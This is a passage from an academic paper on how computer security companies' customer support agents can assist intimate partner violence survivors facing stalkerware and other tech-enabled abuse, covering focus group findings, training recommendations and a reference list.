> *"These stories add up. I think they take a toll on us, particularly for people who aren't aware of them. For people who [first] learned about how prevalent this problem really is, it can be a bit of a shaky, shattering moment for them."* (S8, content writer)

Share tech safety resources. In line with IPV professionals' suggestions, practitioners from all groups reported that their company was already providing customers with general tech safety advice under certain circumstances. Examples of such advice included performing a factory reset when getting a new phone and using a password manager if the customer reports account hijacking.

Practitioners further expressed interest in providing curated content to educate customers about security and privacy. Given that all companies already had a website with basic online safety advice, practitioners viewed adding articles about IPV and tech-enabled abuse as a low-hanging fruit of critical importance. A director stressed that tech safety alone might be insufficient for survivors and should come with external resources, similar to the IPV professionals' suggestions:

> *"This could be quite easily done . . . setting up this knowledge base article, help center . . . and giving the guidance of 'These could be potential steps to take in consideration of safety planning. Get in contact with . . . organizations that can support you.' "* (S10, director)

Make referrals. Practitioners considered referrals to external organizations achievable. Three groups said they already did this to some extent, e.g., by directing victims of online scams to a governmental fraud investigation team. A director described a case of referring a customer to law enforcement:

> *"We've gotten requests in the past where people have said, 'Hey, I think my husband is hacking my computer. Can you find their IP address and do all this stuff for us?' I'm like, 'Well, we can't do that for you. If you suspect that something's going on, first let's make sure that the [product] is installed and running properly to protect any type of intrusions . . . If you still have concerns, then contact the local police and report.' "* (S6, director)

Practitioners commented that expanding the scope of their current list of external referrals would improve the process without negatively impacting agents' capacity. However, practitioners also noted that referred resources should be up-to-date and relevant, which requires maintenance efforts. Moreover, sharing geographically applicable resources could be challenging for companies that operate on a global scale.

Regarding the idea of creating an internal specialized team to handle tech-enabled IPV cases, three groups mentioned budget and capacity barriers, particularly in the face of financial constraints due to the COVID-19 pandemic. Two groups further suggested tracking the number of relevant cases to inform this decision, echoing IPV professionals' suggestions. As a director told us:

> *"I think our founder would have a genuine interest but I think we'd also need to balance that with business needs . . . We need to get a better sense of how many calls we have coming in that . . . go more towards violence and partners taking retaliatory behavior."* (S3, director)

5.3 Implementation Challenges

Practitioners discussed challenges in implementing some of IPV professionals' suggestions. Some practitioners questioned whether customer support, as experts on products and technical issues, should intervene in IPV cases. Others worried that frontline agents have limited capacity to help and might struggle to identify survivors who need help.

Uncertain role of customer support. Two groups expressed uncertainty about the role of customer support in addressing tech-enabled IPV. From their perspectives, agents should play the traditional role of customer support — focus on the product and make customers happy. They were hesitant to let agents "take sides" in IPV situations. A director said:

> *"The agent's role is to focus on the product. Because we don't know what's going on in the customer's life . . . There's the rights of the person that's calling us as well as the rights of the individual being accused. It's best not to take sides and just stay neutral."* (S6, director)

Other practitioners expressed confidence in their products, viewing them as the ultimate solution for most customers including survivors. A training consultant considered increasing customers' confidence in the product as the end-goal:

> *"[Customers] need to get confidence in [the agent] they talk to, that here, this person knows what technology is . . . whatever workaround that person is providing, if they follow that, then they don't have to worry any further about . . . being [the] victim of technological abuse."* (S1, training consultant)

While a commitment to providing customers with high-quality technical solutions is essential, the confidence in security software's ability to fully protect survivors contradicts the caution requested by IPV professionals, who viewed overpromising as frustrating and dangerous for survivors. Nonetheless, not all practitioners shared this overconfidence. A researcher agreed that agents should not overpromise and drew connections to a case in which the attacker was configuring the victim's Google accounts for location tracking:

> *"In this case, technically our detection could not help, because this was actually done through the official Google apps . . . We are aware of what stuff can go on, and we are careful not to overpromise . . . pushing [our] product or anything."* (S11, researcher)

S10, who came from the same company as S11, similarly acknowledged their product's limitations and the importance of safety planning in removing stalkerware from the survivor's device. They further illustrated how agents could explain the situation to a survivor:

> *"We cannot support you in the full steps but we know organizations you can [get] in contact with . . . If you discuss the safety planning [with] them . . . then you can come back and discuss with us how we [can] remove the app from your device."* (S10, director)

Identifying potential survivors is challenging. IPV professionals argued that customer support should not be conservative in making referrals. By contrast, support practitioners tended to focus more on accurately identifying survivors who might need referrals and saw challenges to this end. In response to IPV professionals' suggestion to familiarize agents with common types of tech abuse, a director said this would not be effective without self-disclosure from the survivor:

> *"That's a good idea but in practice would be difficult . . . I think it's really going to be the customers coming forward and saying that this is happening. That would trigger stuff on our end to handle it differently."* (S6, director)

Another director noted that most customers do not have extensive technical knowledge and struggle to describe issues accurately, making it challenging to diagnose the problem:

> *"The victims may be aware that something is wrong on [their] phone, but cannot really describe what the issue is about . . . or maybe [they] describe it [on] a high level."* (S10, director)

As one solution, a practitioner proposed using probing questions to confirm the customer's "survivor" identity. However, we caution that such questions, especially those on the history of abuse, might unintentionally re-traumatize the customer, and differ from IPV professionals' suggestion to consider additional risks and attack vectors rather than to verify the IPV situation:

> *"We do some verification for customer contacts . . . where we collect basic information like name, email, address . . . But I don't know, it's not foolproof to see if they were actually victims of abuse. Or by giving them some open questions like, how were they victimized? Having them quote some examples that can give us a sense?"* (S2, engineering & support liaison)

Complexities of tech-enabled IPV. Practitioners discussed the socio-technical challenges in IPV and the resulting problems for support agents. All groups mentioned the dual-use nature of many apps used by abusers [10] as a challenge. A director described training agents to watch out for dual-use apps:

> *"Sometimes [agents] have to make some additional changes to . . . our software to categorize those types of gray applications as malicious so that it can be removed. Our agents are trained on that so that's probably one of the first things they would do."* (S6, director)

Another director considered the possibility that the abuser might be monitoring the conversation, and simply removing the stalkerware might put the survivor at further risk:

> *"Just to say, 'Hey, your device is infected' and remove the stalkerware typically means a risk for the victim . . . We don't see [an] ideal way of communication if we identify stalkerware on a device, because the victim most likely gets observed on all channels . . . If we shot them an email to their Google account . . . the attacker can see this communication. Just removing without notification, a victim could also be at risk because the attacker assumes that the victim is aware."* (S10, director)

Frontline agents have limited capacity. On top of challenges in identifying and addressing tech-enabled IPV, two groups pointed out that support agents already work hard and have little time or capacity to take on new and complex tasks. S7, a manager, described frontline agents as *"the Cinderella of companies"* with the lowest pay but the expectation of doing a perfect job. In response to IPV professionals' suggestion that agents mention possible consequences of given advice, S8 was concerned that there may be too many consequences for frontline agents to foresee, pointing to the importance of external referrals for safety planning:

> *"My answer is trust the National Domestic Violence Hotline. Call them from a safe device. But that's it. There really isn't a one-size-fits-all answer on this. [Safety planning] is something that takes more than a couple of minutes . . . I could not see that happening in under an hour."* (S8, content writer)

6 Discussion

Our findings show that support agents already encounter cases of tech-enabled IPV. There are many ways customer support could help survivors and challenges to them playing this role. We now note limitations of our work, reconcile perspectives between the two sets of focus groups, and discuss areas computer security companies can explore to improve their customer support for IPV survivors.

Limitations. Our research has several limitations. Our sample sizes were on the lower end for focus group studies [55]. Both groups were hard-to-recruit populations due to their specialities and limited time; customer support practitioners' participation further required their companies' approval. Nevertheless, we believed our recruitment was sufficient, as data saturation was reached before we stopped data collection.

Our findings have limitations in terms of generalizability. While the participating companies are leaders in the consumer security market globally, the IPV organizations are all based in US metropolitan areas. We recruited support practitioners from companies in the Coalition Against Stalkerware [71] which are already committed to fighting tech-enabled abuse; other companies who have not expressed such commitment might be less amenable to adopt our recommendations. Our focus on computer security companies is warranted, but other customer-facing domains (e.g., banking and insurance) also assist IPV survivors in managing consequences of abuse and could offer targeted assistance. Future research could examine to what extent our recommendations apply to these domains.

Security software is not a silver bullet. Existing anti-virus and anti-spyware tools have limitations in detecting dual-use apps used for intimate partner surveillance [10]. Even with improved detection algorithms [64], security software cannot fully protect IPV survivors as they face complex social and legal challenges [27,39]. IPV professionals unanimously agreed that security software is not a silver bullet for addressing tech-enabled IPV, and coordination with other stakeholders in the IPV ecosystem is vital to providing survivors with holistic support. Some customer support practitioners acknowledged their products' limitations and the importance of not over-promising, but others sought to give customers confidence in provided solutions or believed that their software would protect most customers by default. The divergent opinions between practitioners from different companies reflect that a mentality change in dealing with IPV cases must occur at the company level — pursuing perfect technical solutions might be reasonable for general customers, but could be dangerous and misleading for IPV survivors. Agents should communicate the benefits of a technical solution while acknowledging that successfully resolving a tech issue at the moment is unlikely to resolve all of a survivor's problems.

Provide IPV tech advice with caution & boundaries. IPV survivors face risks of escalated abuse for even routine privacy-protective measures like turning off location tracking or changing passwords [27,28,40]. As such, for any technical solutions provided, agents should be equipped to recognize the potential repercussions on survivors and recommend alternative solutions that account for an abuser's potential control of the survivor's accounts and devices. As noted by both IPV professionals and support practitioners, for survivors with suspected spyware on their phone, agents should highlight that any activity on the device may be seen by the abuser and ask the survivor to consider how to proceed instead of simply removing the spyware.

Furthermore, IPV survivors who contact computer security customer support likely have a wide range of needs based on their situation. While prior work has identified different phases of IPV [53], our findings suggest that the advice provided by support agents can and should be IPV phase-agnostic: trauma-informed language benefits a survivor before and after separation as trauma persists, and caution around an abuser's potential monitoring or escalated violence is needed in all phases. Customer support agents should not offer advice that requires them to know the details of a survivor's living situation, contact with the abuser, or plans for leaving. Neither should support agents ask about these details, as the questions can be traumatizing and invasive. Instead, support agents should provide options, highlight risks, and rely on the customer to make the safest decision for themselves. Any in-depth safety planning that helps survivors remain safe in escaping and requires knowing the phase of IPV should be handled by IPV professionals via referral. By recognizing their work's boundary and facilitating the connection to external resources, support agents increase the chance that a survivor gets the help they need with precaution.

Make external referrals for safety planning. IPV professionals and support practitioners both emphasized the importance of external referrals. All companies we spoke with were already referring customers to certain external resources such as law enforcement, so the infrastructure and general procedure for doing this are in place. An immediate next step is to add domestic violence hotlines, human trafficking hotlines, suicide helplines, and others to the repertoire of referred resources. As support practitioners noted, the provided resources should be up-to-date and geographically relevant. Even though some regional organizations (e.g., the National Domestic Violence Hotline in the US [36] and the Women Against Violence in Europe [21]) maintain lists of state and local domestic violence hotlines and can refer survivors onward, many countries lack a national hotline for domestic violence [60], indicating the need of broad referrals for survivors in these areas. Pointers to external resources could also be embedded under the company's FAQ or other tech support pages, as this approach further increases survivors' access to resources with low chances of triggering the abuser when they only pay attention to the page title or web address.

Regarding the specific processes in making external referrals, support practitioners and IPV professionals noted different challenges. Support practitioners highlighted challenges around *when to refer*: not only recognizing signs that someone might need a referral, but also doing enough vetting to determine that the customer was definitely experiencing abuse. IPV professionals did not consider the latter point necessary or advisable, as it could lead to presumptive labeling or traumatizing questions. Instead, they emphasized that whenever there are red flags indicating a need for further assistance, agents should provide referrals. They were mainly concerned with *how to refer*, and suggested that agents use respectful language in offering referrals, avoid labeling, and give customers enough agency to decide whether they need or want to act on it. For high-stakes situations like IPV, ensuring whoever needs resources can learn about them takes priority, and recommending resources with non-judgmental language does not harm customers who do not need them. By offering referrals, support agents are not "taking sides," but rather serve as crucial bridges to social workers, attorneys, law enforcement, and other IPV experts.

Note that avoiding harmful labeling does not mean agents should be vague in describing the referral resources and associated risks. Survivors should be given a clear picture of the referred organizations to account for potential repercussions from the abuser. For instance, when sharing the number of a helpline, agents can use the same terms used by the survivor to avoid labeling while still being explicit about the audience it serves. Agents should further caution that the number, if called, would be in the call history and might be seen by the abuser; a safer option may be to call from a friend's phone or a public phone. Additionally, agents should not treat all digital abuse victims as IPV survivors by default. Targeted digital attacks also occur to NGO employees [44], politicians [30], journalists [82], and in the context of elder or child abuse [2, 56]; the victims bear similarities to IPV survivors but have distinct vulnerabilities. Ideally, agents are trained to generally recognize such situations, use trauma-informed responses, and make referrals to related resources if needed.

Train customer support agents. IPV professionals and support practitioners unanimously agreed that training frontline agents to be better prepared for tech-enabled IPV cases is both feasible and critical for supporting survivors. Support agents are already dealing with these cases. Survivors who contact computer security companies may not be aware of existing IPV-related resources, and some may not even realize they are facing tech-enabled IPV. Therefore, having more potential contact points, including but not limited to support agents who receive training in identifying signs of tech-enabled IPV, is an essential step in raising survivors' awareness and providing them with necessary help. Equipping agents with a basic understanding of IPV and the caution needed for a proper response is also vital to prevent inadvertent harm, such as escalating abuse by removing spyware without further precautions or making misleading promises.

Based on our findings, we identify the following components as potential elements of such training. We have developed respective training materials and shared them with one of our partner companies, who provided positive feedback.

1. *Introduce IPV to customer support agents.* Discuss the prevalence of IPV, including technical (e.g., how technology is misused to facilitate IPV) and non-technical aspects (e.g., the survivor's and abuser's social entanglements and the need for holistic safety planning). Explain why agents should be committed to learning how to support survivors.
2. *Describe common tech-enabled abuse and desired responses.* Present scenarios of how abusers exploit technologies in IPV and model how agents should respond. Define and give examples of trauma-informed language, and explain its importance. Frame the problem as an opportunity to offer help rather than a situation that requires careful vetting or evaluation of the customer's victimhood.
3. *Explain how agents could provide support.* Present methods for assisting survivors, such as asking questions that take into account broader risks beyond the immediate tech issue, sharing tech safety resources, and making referrals.
4. *Identify mental health resources for agents.* Provide resources (e.g., therapeutic sessions and peer support groups) for agents who might be experiencing IPV or suffering secondary trauma from handling such cases.

Ultimately, training should make agents aware of unique risks and nuances in IPV, help them pick up cues that indicate customers experiencing IPV, and teach them how to safely and respectfully share resources. As support practitioners noted, training should be updated and provided periodically to strengthen recall, as frontline agents might not encounter IPV cases frequently enough to practice applying the knowledge. Furthermore, training components like trauma-informed language provide benefits beyond IPV survivors. For example, victims of hacking and identity theft are also dealing with complex tech issues and distress in their lives [9, 43], and would benefit from interacting with agents that use trauma-informed language.

Track IPV cases to inform decision-making. Some IPV professionals proposed having an in-house specialized team for IPV cases to reduce the pressure on frontline agents and save effort in training everyone. However, support practitioners responded that justifying the cost of building this specialized team is difficult when the company does not know how frequently their customers would need it. Both sets of focus groups brought up the idea of tracking anonymized data of tech-enabled IPV cases in support agents' daily work. Doing this would provide insights into the frequency and types

of attack mechanisms, how agents handle these cases, and the extent to which agents may experience secondary trauma. Such knowledge can guide companies in making business decisions, including a specialized internal team to support survivors and beyond, and identify other opportunities to help IPV survivors and support agents.

Build partnerships between security companies and IPV advocates. Tech-enabled IPV is likely to persist, indicating the need for coordinated expert support. Both computer security companies and IPV advocacy groups are vital to the support ecosystem. Our research synthesizes the expert advice from IPV professionals and support practitioners, who each have in-depth knowledge of constraints in their professions. As tech-enabled IPV grows in prevalence and changes its forms, new countermeasures are needed to protect survivors. An enduring partnership between IPV support organizations and computer security companies provides learning pathways for both parties. IPV professionals can receive guidance on recognizing signs of spyware and other abuse-enabling technology in their work. Security professionals can learn about guidelines for interacting with survivors and incorporating them into protocols for customer support and beyond. For example, spyware detection tools would also need to consider that the notification may escalate violence when read by the abuser, and inappropriate language may re-traumatize the survivor.

We further envision coordinated approaches to help survivors via this partnership. Instead of sporadic referrals to domestic violence hotlines, computer security companies and IPV professionals could work together to deploy remote security clinics [80] with digital safety planning for individual survivors. An established partnership could increase IPV professionals' confidence in referring their clients to computer security companies that are committed to knowledgeably and compassionately assisting survivors. Notably, support agents and IPV professionals should reach a consensus about their own responsibilities in such a collaboration — support agents for technical issues and basic tech safety tips; IPV professionals for comprehensive safety planning and non-technical assistance — so that survivors do not end up being referred back and forth between these parties without getting help.

7 Conclusion

IPV is a pervasive problem that increasingly manifests in the digital realm. Supporting IPV survivors who are experiencing tech-enabled abuse requires the expertise of multiple stakeholders. We discovered real-world support cases involving IPV at a large computer security company, elicited IPV professionals' opinions on how customer support could assist survivors, and explored the feasibility of implementing their proposed suggestions with support practitioners. We identified opportunities for customer support to help survivors with care and precaution, such as by sharing tech safety resources and making external referrals. We provide recommendations for computer security companies to address tech-enabled IPV through customer support, including training frontline agents and building partnerships with IPV advocates. Based on this research, we have started providing respective training to partner companies. These ongoing early efforts underline the promise of computer security customer support as a feasible and necessary channel to help IPV survivors and potentially a broader range of tech abuse victims.

Acknowledgements

We thank all participants for volunteering their valuable time and insights. We also thank Abraham Mhaidli, Alex Jiahong Lu, Jane Im, Tawanna Dillahunt, Yaxing Yao, and anonymous reviewers for constructive feedback on early drafts. Our work was partially supported by NSF grant #1916096, a Norton-LifeLock Graduate Fellowship, and a Facebook Fellowship.

References

[1] Substance Abuse and Mental Health Services Admin. Trauma training for criminal justice professionals, 2020. https://www.samhsa.gov/gains-center/trauma-training-criminal-justice-professionals.

[2] Kemal Veli Açar. Osint by crowdsourcing: A theoretical model for online child abuse investigations. *International Journal of Cyber Criminology*, 12(1):206–229, 2018.

[3] Budi Arief, Kovila PL Coopamootoo, Martin Emms, and Aad van Moorsel. Sensible privacy: How we can protect domestic violence survivors without facilitating misuse. In *Workshop on Privacy in the Electronic Society*, pages 201–204. ACM, 2014.

[4] Colorado Coalition Against Sexual Assault. Sexual assault advocacy & crisis line training guide, 2011. https://www.ccasa.org/wp-content/uploads/2014/01/Sexual-Assault-Advocacy-and-Crisis-Line-Training-Guide.pdf.

[5] Michael F Baber. *Integrated Business Leadership Through Cross Marketing*. Warren H. Green, 1986.

[6] Rosanna Bellini, Emily Tseng, Nora McDonald, Rachel Greenstadt, Damon McCoy, Thomas Ristenpart, and Nicola Dell. "So-called privacy breeds evil": Narrative Justifications for Intimate Partner Surveillance in Online Forums. *Proceedings of the ACM on Human-Computer Interaction*, 4(CSCW3):210:1–210:27, 2021.

[7] Len Berry. Customer support services' next horizon: a commentary. *European Journal of Marketing*, 54(7):1805–1806, 2020.

[8] Michele C Black, Kathleen C Basile, Matthew J Breiding, Sharon G Smith, Mikel L Walters, Melissa T Merrick, Jieru Chen, and Mark R Stevens. National intimate partner and sexual violence survey: 2010 summary report. Technical report, National Center for Injury Prevention and Control, 2011.

[9] Mark Button, Lisa Sugiura, Dean Blackbourn, Richard Kapend, David Shepherd, and Victoria Wang. Victims of computer misuse: Executive summary. Technical report, University of Portsmouth, 2020.

[10] Rahul Chatterjee, Periwinkle Doerfler, Hadas Orgad, Sam Havron, Jackeline Palmer, Diana Freed, Karen Levy, Nicola Dell, Damon McCoy, and Thomas Ristenpart. The spyware used in intimate partner violence. In *Symposium on Security and Privacy*, pages 441–458. IEEE, 2018.

[11] Nathan Collier. Mobile stalkerware: A long history of detection, 2019. https://blog.malwarebytes.com/android/2019/06/mobile-stalkerware-a-long-history-of-detection/.

[12] Veracities Public Benefit Corporation. Certified FETI | the official forensic experiential trauma interview, 2021. https://www.certifiedfeti.com/.

[13] Michelle Cottle. The adultery arms race, 2014. https://www.theatlantic.com/magazine/archive/2014/11/the-adultery-arms-race/380794/.

[14] Dana Cuomo and Natalie Dolci. Gender-based violence and technology-enabled coercive control in seattle: Challenges & opportunities. Technical report, TECC Whitepaper Series, 2019.

[15] Suzy D'Enbeau and Adrianne Kunkel. Domestic violence prevention and (mis)managed empowerment, 2013. https://www.natcom.org/communication-currents/domestic-violence-prevention-and-mismanaged-empowerment.

[16] Melissa E Dichter, Kristie A Thomas, Paul Crits-Christoph, Shannon N Ogden, and Karin V Rhodes. Coercive control in intimate partner violence: Relationship with women's experience of violence, use of violence, and danger. *Psych. of violence*, 8(5):596–604, 2018.

[17] Jill P Dimond, Casey Fiesler, and Amy S Bruckman. Domestic violence and information communication technologies. *Interacting with Computers*, 23(5):413–421, 2011.

[18] Heather Douglas, Bridget A Harris, and Molly Dragiewicz. Technology-facilitated domestic and family violence: Women's experiences. *The British Journal of Criminology*, 59(3):551–570, 2019.

[19] Jeff Elder. Google pulls stalker apps identified by avast, 2019. https://blog.avast.com/avast-identifies-stalker-apps.

[20] Martin Emms, Budi Arief, and Aad van Moorsel. Electronic footprints in the sand: Technologies for assisting domestic violence survivors. In *Annual Privacy Forum*, pages 203–214. Springer, 2012.

[21] Women Against Violence Europe. Find help, 2020. https://www.wave-network.org/find-help.

[22] Centers for Disease Control and Prevention. Intimate partner violence, 2018. https://www.cdc.gov/violenceprevention/intimatepartnerviolence/index.html.

[23] Buffalo Center for Social Research. What is trauma-informed care, 2021. https://socialwork.buffalo.edu/social-research/institutes-centers/institute-on-trauma-and-trauma-informed-care/what-is-trauma-informed-care.html.

[24] Lorenzo Franceschi-Bicchierai. Kaspersky lab will now alert users to 'stalkerware' used in domestic abuse, 2019. https://www.vice.com/en_us/article/vbw9g8/kaspersky-lab-alert-stalkerware-domestic-abuse.

[25] Cynthia Fraser, Erica Olsen, Kaofeng Lee, Cindy Southworth, and Sarah Tucker. The new age of stalking: Technological implications for stalking. *Juvenile and Family Court Journal*, 61(4):39–55, 2010.

[26] Diana Freed, Sam Havron, Emily Tseng, Andrea Gallardo, Rahul Chatterjee, Thomas Ristenpart, and Nicola Dell. "Is my phone hacked?" Analyzing clinical computer security interventions with survivors of intimate partner violence. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW):202:1–202:24, 2019.

[27] Diana Freed, Jackeline Palmer, Diana Elizabeth Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. Digital technologies and intimate partner violence: A qualitative analysis with multiple stakeholders. *Proceedings of the ACM on Human-Computer Interaction*, 1(CSCW):46:1–46:22, 2017.

[28] Diana Freed, Jackeline Palmer, Diana Elizabeth Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. "A stalker's paradise" How intimate partner abusers exploit technology. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 667:1–667:13, 2018.

[29] L Kevin Hamberger, Sadie E Larsen, and Amy Lehrner. Coercive control in intimate partner violence. *Aggression and Violent Behavior*, 37:1–11, 2017.

[30] Seth Hardy, Masashi Crete-Nishihata, Katharine Kleemola, Adam Senft, Byron Sonne, Greg Wiseman, Phillipa Gill, and Ronald J Deibert. Targeted threat index: Characterizing and quantifying politically-motivated targeted malware. In *USENIX Security Symposium*, pages 527–541. USENIX Association, 2014.

[31] Diarmaid Harkin, Adam Molnar, and Erica Vowles. The commodification of mobile phone surveillance: An analysis of the consumer spyware industry. *Crime, Media, Culture*, 16(1):33–60, 2020.

[32] Sam Havron, Diana Freed, Rahul Chatterjee, Damon McCoy, Nicola Dell, and Thomas Ristenpart. Clinical computer security for victims of intimate partner violence. In *USENIX Security Symposium*, pages 105–122. USENIX Association, 2019.

[33] Nicola Henry and Anastasia Powell. Technology-facilitated sexual violence: A literature review of empirical research. *Trauma, violence, & abuse*, 19(2):195–208, 2018.

[34] Safe Horizon. Tech safety: For victims of crime, abuse, domestic violence and stalking, 2016. https://www.safehorizon.org/wp-content/uploads/2016/06/1412609869_Tech-Safety-for-Victims-of-Abuse_Safe-Horizon.pdf.

[35] The National Domestic Violence Hotline. Domestic violence statistics, 2021. https://www.thehotline.org/stakeholders/domestic-violence-statistics/.

[36] The National Domestic Violence Hotline. The hotline, 2021. https://www.thehotline.org.

[37] NortonLifeLock Inc. Norton internet security center, 2021. https://us.norton.com/internetsecurity.

[38] Johns Hopkins University School Of Nursing. Empowering decisions for a safe path forward, 2021. https://www.myplanapp.org/.

[39] Carol E Jordan. Intimate partner violence and the justice system: An examination of the interface. *Journal of Interpersonal Violence*, 19(12):1412–1434, 2004.

[40] Jeanette Kerr, Carolyn Whyte, and Heather Strang. Targeting escalation and harm in intimate partner violence: Evidence from northern territory police, australia. *Cambridge Journal of Evidence-Based Policing*, 1:143–159, 2017.

[41] Amanda Kippert. Empowering survivors: Why domestic violence advocates say the best way to help survivors is to give them back control, 2015. https://www.domesticshelters.org/articles/escaping-violence/empowering-survivors.

[42] Richard A Krueger. *Focus groups: A practical guide for applied research*. Sage publications, 2014.

[43] Charity Lacey. The aftermath: the non-economic impacts of identity theft. Technical report, Identity Theft Resource Center, 2018.

[44] Stevens Le Blond, Alejandro Cuevas, Juan Ramón Troncoso-Pastoriza, Philipp Jovanovic, Bryan Ford, and Jean-Pierre Hubaux. On enforcing the digital immunity of a large humanitarian organization. In *Symposium on Security and Privacy*, pages 424–440. IEEE, 2018.

[45] Roxanne Leitão. Anticipating smart home security and privacy threats with survivors of intimate partner abuse. In *Designing Interactive Systems Conference*, pages 527–539. ACM, 2019.

[46] Roxanne Leitão. Technology-facilitated intimate partner abuse: A qualitative analysis of data from online domestic abuse forums. *Human–Computer Interaction*, 36(3):203–242, 2019.

[47] Karen Levy. Intimate surveillance. *Idaho Law Review*, 51(3):679–694, 2014.

[48] Karen Levy and Bruce Schneier. Privacy threats in intimate relationships. *Journal of Cybersecurity*, 6(1):1–13, 2020.

[49] Isabel Lopez-Neira, Trupti Patel, Simon Parkin, George Danezis, and Leonie Tanczer. 'internet of things': How abuse is getting smarter. *Safe – The Domestic Abuse Quarterly*, 63:22–26, 2019.

[50] Eleanor Lyon, Jill Bradshaw, and Anne Menard. Meeting survivor needs through non-residential domestic violence services & supports: Results of a multi-state study. Technical report, National Resource Center on Domestic Violence, 2012.

[51] Malwarebytes. Malwarebytes lab, 2021. https://blog.malwarebytes.com/.

[52] Meghan L Marsac, Nancy Kassam-Adams, Aimee K Hildenbrand, Elizabeth Nicholls, Flaura K Winston, Stephen S Leff, and Joel Fein. Implementing a trauma-informed approach in pediatric health care networks. *JAMA pediatrics*, 170(1):70–77, 2016.

[53] Tara Matthews, Kathleen O'Leary, Anna Turner, Manya Sleeper, Jill Palzkill Woelfer, Martin Shelton, Cori Manthorne, Elizabeth F Churchill, and Sunny Consolvo. Stories from survivors: Privacy & security practices when coping with intimate partner abuse. In *Conference on Human Factors in Computing Systems*, pages 2189–2201. ACM, 2017.

[54] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for CSCW and HCI practice. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW):72:1–72:23, 2019.

[55] David L Morgan. Focus groups. *Annual review of sociology*, 22(1):129–152, 1996.

[56] Albert Munanga. Cybercrime: A new and growing problem for older adults. *Journal of gerontological nursing*, 45(2):3–5, 2019.

[57] Christine E Murray, G Evette Horton, Catherine Higgins Johnson, Lori Notestine, Bethany Garr, Allison Marsh Pow, Paulina Flasch, and Elizabeth Doom. Domestic violence service providers' perceptions of safety planning: A focus group study. *Journal of Family Violence*, 30(3):381–392, 2015.

[58] Trauma & Mental Health National Center on Domestic Violence. A trauma-informed approach to domestic violence advocacy, 2011. http://nationalcenterdvtraumamh.org/wp-content/uploads/2012/01/Tipsheet_TI-DV-Advocacy_NCDVTMH_Aug2011.pdf.

[59] Northnode Inc. Domestic violence training for new staff & volunteers, 2008. http://www.healthrecovery.org/images/products/34_full.pdf.

[60] Global Network of Women's Shelters. Provide information, 2021. https://www.gnws.org/index.php/women-s-helplines/provide-information.

[61] A Parsu Parasuraman, Valarie A Zeithaml, and Leonard L Berry. Serqual: A multiple-item scale for measuring consumer perceptions of service quality. *Journal of Retailing*, 64(1):12–40, 1988.

[62] Melanie Randall and Lori Haskell. Trauma-informed approaches to law: Why restorative justice must understand trauma and psychological coping. *Dalhousie Law Journal*, 36:501–533, 2013.

[63] Melissa Rosen. 10 Customer Service KPI Metrics You Should Be Measuring (And How to Improve Them), 2021. https://www.groovehq.com/support/customer-service-metrics.

[64] Kevin Alejandro Roundy, Paula Barmaimon Mendelberg, Nicola Dell, Damon McCoy, Daniel Nissani, Thomas Ristenpart, and Acar Tamersoy. The many kinds of creepware used for interpersonal attacks. In *Symposium on Security and Privacy*, pages 626–643. IEEE, 2020.

[65] Johnny Saldaña. *The Coding Manual for Qualitative Researchers*. Sage, 2015.

[66] Jillian R Scheer and V Paul Poteat. Trauma-informed care and health among LGBTQ intimate partner violence survivors. *Journal of Interpersonal Violence*, pages 1–23, 2018.

[67] Mahmood Sharif, Kevin Alejandro Roundy, Matteo Dell'Amico, Christopher Gates, Daniel Kats, Lujo Bauer, and Nicolas Christin. A field study of computer-security perceptions using anti-virus customer-support chats. In *Conference on Human Factors in Computing Systems*, pages 78:1–78:12. ACM, 2019.

[68] Suzanne M Slattery and Lisa A Goodman. Secondary trauma stress among domestic violence advocates: Workplace risk and protective factors. *Violence Against Women*, 15(11):1358–1379, 2009.

[69] Peter Snyder, Periwinkle Doerfler, Chris Kanich, and Damon McCoy. Fifteen minutes of unwanted fame: Detecting and characterizing doxing. In *Internet Measurement Conference*, pages 432–444. ACM, 2017.

[70] Cynthia Southworth, Jerry Finn, Shawndell Dawson, Cynthia Fraser, and Sarah Tucker. Intimate partner violence, technology, and stalking. *Violence Against Women*, 13(8):842–856, 2007.

[71] The Coalition Against Stalkerware. In short, 2021. https://stopstalkerware.org/about/.

[72] The Federal Trade Commission. FTC brings first case against developers of "stalking" apps, 2019. https://www.ftc.gov/news-events/press-releases/2019/10/ftc-brings-first-case-against-developers-stalking-apps.

[73] The Tails project. Tails is a portable operating system that protects against surveillance and censorship, 2021. https://tails.boum.org/.

[74] Kurt Thomas, Devdatta Akhawe, Michael Bailey, Dan Boneh, Elie Bursztein, Sunny Consolvo, Nicola Dell, Zakir Durumeric, Patrick Gage Kelley, Deepak Kumar, et al. Sok: Hate, harassment, and the changing landscape of online abuse. In *Symposium on Security and Privacy*. IEEE, 2021.

[75] The National Network to End Domestic Violence. Power & control wheel: On technology & abuse, 2006. https://safechatsv.org/wp-content/uploads/2016/07/NNEDV_TechPowerControlWheel_Aug08.pdf.

[76] The National Network to End Domestic Violence. Technology safety, 2021. https://www.techsafety.org/.

[77] Clinic to End Tech Abuse. Homepage, 2021. https://www.ceta.tech.cornell.edu/.

[78] Jenna Torluemke and Christine Kim. Nearly Half of Americans Admit to 'Stalking' an Ex or Current Partner Online, 2020. https://www.businesswire.com/news/home/20200212005192/en/.

[79] Emily Tseng, Rosanna Bellini, Nora McDonald, Matan Danos, Rachel Greenstadt, Damon McCoy, Nicola Dell, and Thomas Ristenpart. The tools and tactics used in intimate partner surveillance: An analysis of online infidelity forums. In *USENIX Security Symposium*, pages 1893–1909. USENIX Association, 2020.

[80] Emily Tseng, Diana Freed, Kristen Engel, Thomas Ristenpart, and Nicola Dell. A digital safety dilemma: Analysis of computer-mediated computer security interventions for intimate partner violence during COVID-19. pages 71:1–71:17, 2021.

[81] The National Coalition Against Domestic Violence. State coalitions, 2020. https://ncadv.org/state-coalitions.

[82] Silvio Waisbord. Mob censorship: Online harassment of us journalists in times of digital hate and populism. *Digital Journalism*, 8(8):1030–1046, 2020.

[83] Lynette K Watts, Jessyca Wagner, Benito Velasquez, and Phyllis I Behrens. Cyberbullying in higher education: A literature review. *Computers in Human Behavior*, 69:268–274, 2017.

[84] Aslhey Weese and Dana Peiffer. Customer service: Then and now. In *Conference on User services*, pages 35–38. ACM, 2013.

[85] Delanie Woodlock. The abuse of technology in domestic violence and stalking. *Violence Against Women*, 23(5):584–602, 2017.

